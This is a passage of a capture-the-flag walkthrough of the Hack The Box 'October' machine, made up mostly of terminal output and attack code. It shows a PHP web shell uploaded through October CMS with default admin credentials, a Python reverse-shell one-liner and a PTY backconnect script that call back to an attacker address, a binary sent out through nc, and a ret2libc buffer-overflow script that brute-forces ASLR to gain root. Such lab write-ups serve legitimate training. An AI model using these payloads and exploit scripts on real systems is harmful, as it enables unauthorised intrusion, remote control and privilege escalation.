root@kalye:~/htb/october# nmap -sS -sC -sV -Pn -oA full -p- 10.10.10.16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-15 07:50 EDT
Nmap scan report for 10.10.10.16
Host is up (0.045s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 79:b1:35:b6:d1:25:12:a3:0c:b5:2e:36:9c:33:26:28 (DSA)
|   2048 16:08:68:51:d1:7b:07:5a:34:66:0d:4c:d0:25:56:f5 (RSA)
|   256 e3:97:a7:92:23:72:bf:1d:09:88:85:b6:6c:17:4e:85 (ECDSA)
|_  256 89:85:90:98:20:bf:03:5d:35:7f:4a:a9:e1:1b:65:31 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Potentially risky methods: PUT PATCH DELETE
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: October CMS - Vanilla
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.79 seconds
root@kalye:~/htb/october#
```

Web application on port 80 (October CMS):




Directory brute forcing:

python3 dirsearch.py -u 10.10.10.16 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php,cgi,sh,txt -x 400,401,403 -r R 3 -t 60

```
root@kalye:~/dirsearch# python3 dirsearch.py -u 10.10.10.16 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php,cgi,sh,txt -x 400,401,403 -r R 3 -t 60

 _|. _ _  _  _  _ _|_    v0.3.9
(_||| _) (/_(_|| (_| )

Extensions:  | HTTP method: getSuffixes: php, cgi, sh, txt | HTTP method: get | Threads: 60 | Wordlist size: 220521 | Request count: 220521 (+recursive) | Recursion level: 1

Error Log: /root/dirsearch/logs/errors-20-08-15_07-58-38.log

Target: 10.10.10.16

Output File: /root/dirsearch/reports/10.10.10.16/20-08-15_07-58-38

[07:58:38] Starting:
[07:58:39] 200 -    5KB - /
[07:58:43] 301 -  310B  - /themes  ->  http://10.10.10.16/themes/
[07:58:48] 301 -  311B  - /modules  ->  http://10.10.10.16/modules/
[07:58:58] 200 -    4KB - /blog
[07:59:15] 200 -    9KB - /forum
[07:59:38] 200 -    5KB - /account
[07:59:59] 301 -  309B  - /tests  ->  http://10.10.10.16/tests/
[08:00:02] 301 -  311B  - /storage  ->  http://10.10.10.16/storage/
[08:00:09] 301 -  311B  - /plugins  ->  http://10.10.10.16/plugins/
[08:01:02] 302 -  400B  - /backend  ->  http://10.10.10.16/backend/backend/auth
[08:01:59] 200 -    4KB - /Blog
[08:03:26] 301 -  310B  - /vendor  ->  http://10.10.10.16/vendor/
[08:03:27] 301 -  310B  - /config  ->  http://10.10.10.16/config/
CTRL+C detected: Pausing threads, please wait...

Canceled by the user
root@kalye:~/dirsearch#
```

/backend directory:




Threat Modelling

The most likely path to initial shell is the web application running on port 80. An access to administrative panel could allow an attacker to upload a web shell and execute remote commands.

Exploitation

Default credentials for this CMS can be found easily:




The credentials of admin:admin worked. This exploit allows to bypass file extension blacklisting and in result – an attacker can upload a php reverse shell onto the server:

https://www.exploit-db.com/exploits/41936

<?php $_REQUEST['x']($_REQUEST['c']);

```
root@kalye:~/htb/october# vi october.php5
root@kalye:~/htb/october# ls -la
total 28
drwxr-xr-x  2 root root 4096 Aug 15 08:18 .
drwxr-xr-x 14 root root 4096 Aug 15 07:45 ..
-rw-r--r--  1 root root  421 Aug 15 07:51 full.gnmap
-rw-r--r--  1 root root 1023 Aug 15 07:51 full.nmap
-rw-r--r--  1 root root 4316 Aug 15 07:51 full.xml
-rw-r--r--  1 root root   38 Aug 15 08:18 october.php5
root@kalye:~/htb/october# cat october.php5
<?php $_REQUEST['x']($_REQUEST['c']);
root@kalye:~/htb/october#
```


A successful php reverse shell upload:



A malicious file can be accessed in “media” directory:

http://10.10.10.16/storage/app/media/october.php5?x=system&c=pwd


And the web shell worked properly:



/var/www/html/cms/storage/app/media

Initial shell

Just as before, python installed on the server can lead to establishing a reverse shell from a target computer to the attacker’s machine.



/usr/bin/python

This information allows to use python reverse shell script:

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.7",9002));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

A reverse shell was created successfully:

```
root@kalye:~/htb/october# nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.16] 40992
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:31:af
          inet addr:10.10.10.16  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:31af/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:31af/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:156491 errors:0 dropped:11 overruns:0 frame:0
          TX packets:18752 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12227443 (12.2 MB)  TX bytes:22768732 (22.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:953 errors:0 dropped:0 overruns:0 frame:0
          TX packets:953 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:96420 (96.4 KB)  TX bytes:96420 (96.4 KB)

$ hostname
october
$
```

After gaining an initial access, a shell can be upgraded using the TCP-PTY backconnect python script:

```
#!/usr/bin/python2
"""
Reverse Connect TCP PTY Shell - v1.0
infodox - insecurety.net (2013)

Gives a reverse connect PTY over TCP.

For an excellent listener use the following socat command:
socat file:`tty`,echo=0,raw tcp4-listen:PORT

Or use the included tcp_pty_shell_handler.py
"""
import os
import pty
import socket

lhost = "10.10.14.7" # XXX: CHANGEME
lport = 9003 # XXX: CHANGEME

def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((lhost, lport))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    os.putenv("HISTFILE",'/dev/null')
    pty.spawn("/bin/bash")
    s.close()

if __name__ == "__main__":
    main()
~
~
```

```
$ cd -
/var/www/html/cms/storage/app/media
$ ls -la
total 44
drwxrwxr-x 2 www-data www-data  4096 Aug 15 15:22 .
drwxrwxr-x 4 www-data www-data  4096 Apr  7  2017 ..
-rw-rw-r-- 1 www-data www-data    14 Apr  7  2017 .gitignore
-rw-r--r-- 1 www-data www-data 27035 May 17  2017 dr.php5
-rw-r--r-- 1 www-data www-data    38 Aug 15 15:22 october.php5
$ cd /tmp
$ ls -la
total 12
drwxrwxrwt  3 root root 4096 Aug 15 15:22 .
drwxr-xr-x 21 root root 4096 May 17  2017 ..
drwx------  2 root root 4096 Aug 15 14:42 vmware-root
$ wget http://10.10.14.7/tcp_pty_backconnect.py
--2020-08-15 15:33:15--  http://10.10.14.7/tcp_pty_backconnect.py
Connecting to 10.10.14.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 686 [text/plain]
Saving to: 'tcp_pty_backconnect.py'

     0K                                                       100% 59.0M=0s

2020-08-15 15:33:15 (59.0 MB/s) - 'tcp_pty_backconnect.py' saved [686/686]

$ python tcp_pty_backconnect.py
```

```
root@kalye:~# cd htb/october/
root@kalye:~/htb/october# nc -lvnp 9003
listening on [any] 9003 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.16] 38970
www-data@october:/tmp$ whoami
whoami
www-data
www-data@october:/tmp$
```

```
www-data
www-data@october:/tmp$ ^Z
[1]+  Stopped                 nc -lvnp 9003
root@kalye:~/htb/october# stty raw -echo
root@kalye:~/htb/october# nc -lvnp 9003

www-data@october:/tmp$ whoami
www-data
www-data@october:/tmp$ ls
tcp_pty_backconnect.py  vmware-root
www-data@october:/tmp$
```


Post exploitation

A command ***find / -perm -u=s -type f 2>/dev/null*** showed a potentially interesting file, which is owned by root user. It has a SUID (Set owner User ID up on execution) special file permission – execution of this binary occurs in the context of a root account.

```
www-data@october:/home/harry$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/ping
/bin/fusermount
/bin/su
/bin/ping6
/bin/mount
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/mtr
/usr/bin/chsh
/usr/bin/at
/usr/sbin/pppd
/usr/sbin/uuidd
/usr/local/bin/ovrflw
www-data@october:/home/harry$
```


```
www-data@october:/home/harry$ ls -ld /usr/local/bin/ovrflw
-rwsr-xr-x 1 root root 7377 Apr 21  2017 /usr/local/bin/ovrflw
www-data@october:/home/harry$
```

This binary file was examined and as a result of fuzzing process, it was possible to find an offset at 112 bytes.



Assuming that the binary is prone to a memory corruption vulnerability, it is important to know if ASLR (Address Space Layout Randomization – a security measure randomizing the address of a process so as to prevent exploitation of memory corruption vulnerabilities) is enabled on the system. In this case the ASLR is on – because it is set to '2':

cat /proc/sys/kernel/randomize_va_space



Transferring the binary onto Kali machine allows to examine the file in more detail.

nc -lvnp 8082 > overflow.b64

base64 /usr/local/bin/ovrflw | nc 10.10.14.7 8082

```
root@kalye:~/htb/october# nc -lvnp 8082 > overflow.b64
listening on [any] 8082 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.16] 54838
root@kalye:~/htb/october# ls -la
total 272
drwxr-xr-x  2 root root   4096 Aug 15 09:02 .
drwxr-xr-x 14 root root   4096 Aug 15 07:45 ..
-rw-r--r--  1 root root    421 Aug 15 07:51 full.gnmap
-rw-r--r--  1 root root   1023 Aug 15 07:51 full.nmap
-rw-r--r--  1 root root   4316 Aug 15 07:51 full.xml
-rw-r--r--  1 root root 229696 Aug 15 08:43 linpeas.sh
-rw-r--r--  1 root root     38 Aug 15 08:18 october.php5
-rw-r--r--  1 root root   9966 Aug 15 09:03 overflow.b64
-rw-r--r--  1 root root    686 Aug 15 08:42 tcp_pty_backconnect.py
root@kalye:~/htb/october#
```

As soon as the base64-encoded file is successfully transferred, it can be decoded and examined with gdb program.

base64 -d overflow.b64 > overflow

gdb -q ./overflow

An offset value can be confirmed. The EIP was overwritten with ‘B’s.

```
root
root@kalye:~/htb/october# gdb -q ./overflow
Reading symbols from ./overflow...
(No debugging symbols found in ./overflow)
(gdb) run `python -c 'print "A"*112 + "BBBB"'`
Starting program: /root/htb/october/overflow `python -c 'print "A"*112 + "BBBB"'`

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```

DEP (Data Execution Prevention) – a protection preventing executing a malicious shellcode as well as ASLR, must be bypassed in order to exploit this binary.

First of all, a libc address should be noted – a base address for further operations and calculations.

```
(gdb) quit
www-data@october:/$ base64 /usr/local/bin/ovrflw | nc 10.10.14.7 8082
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7557000)
www-data@october:/$
```

This address changes every time we execute ***ldd /usr/local/bin/ovrflw | grep libc*** command.

```
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7616000)
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7600000)
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7619000)
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75ab000)
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7585000)
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75b1000)
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75b9000)
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb762f000)
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75f3000)
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb763a000)
www-data@october:/$ ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb755b000)
www-data@october:/$
```

But in fact, only 3 bytes are changing, meaning there are 512 combinations for that address randomization.

So, 1 time in 512 tries, the libc will have an address - for example: 0xb755b00.

The addresses of system, exit, /bin/sh would also change, but their offsets can be found.

readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -e " system@" -e " exit@"

```
< -s /lib/i386-linux-gnu/libc.so.6 | grep -e " system@" -e " exit@"
   139: 00033260    45 FUNC    GLOBAL DEFAULT   12 exit@@GLIBC_2.0
  1443: 00040310    56 FUNC    WEAK   DEFAULT   12 system@@GLIBC_2.0
www-data@october:/$
```

strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/"


```
< -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/"
 162bac /bin/sh
 164b10 /bin/csh
www-data@october:/$
```


libc_address + exit_offset_address = possible _exit_address

libc_address + /bin/sh_offset_address = possible_/bin/sh_system_address

libc_address + system_offset_address = possible_system_address

A hex calculator can be used for these calculations:





exit: 0xb75f8000+0x00033260 = 0xB762B260

system: 0xb75f8000+0x00040310 = 0xB7638310

/bin/sh: = 0xb75f8000+0x00162bac = 0xB775ABAC

A reverse order of these bytes is required in further process.

If ASLR was not enabled, that would be possible to obtain a /bin/sh shell as root user:

/usr/local/bin/ovrflw $(python -c 'print "\x90"*112 + "\x10\x83\x63\xb7" + "\x60\xb2\x62\xb7" + "\xac\xab\x75\xb7");

But instead, a loop is needed that will eventually brute force correct addresses which would result in a /bin/sh shell as a root user. (maybe even after 511 tries):

This is the script that allowed to successfully brute force ASLR:

```
from subprocess import call
import struct

libc_base_addr = 0xb75e0000

system_off = 0x00040310
```

```
exif_off = 0x00033260
arg_off = 0x00162bac

system_addr = struct.pack("<I", libc_base_addr+system_off)
exit_addr = struct.pack("<I", libc_base_addr+exif_off)
arg_addr = struct.pack("<I", libc_base_addr+arg_off)

buf = "A" * 112
buf += system_addr
buf += exit_addr
buf += arg_addr

i = 0
while (i < 512):
    print "Try: %s" %i
    i += 1
    ret = call(["/usr/local/bin/ovrflw", buf])
```

The exploitation was successful and a /bin/sh shell was initialized giving an access to the machine as root user.

```
Try: 88
Try: 89
Try: 90
# whoami
root
# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:31:af
          inet addr:10.10.10.16  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:31af/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:31af/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:161870 errors:0 dropped:11 overruns:0 frame:0
          TX packets:22422 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12842358 (12.8 MB)  TX bytes:25696155 (25.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:953 errors:0 dropped:0 overruns:0 frame:0
          TX packets:953 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
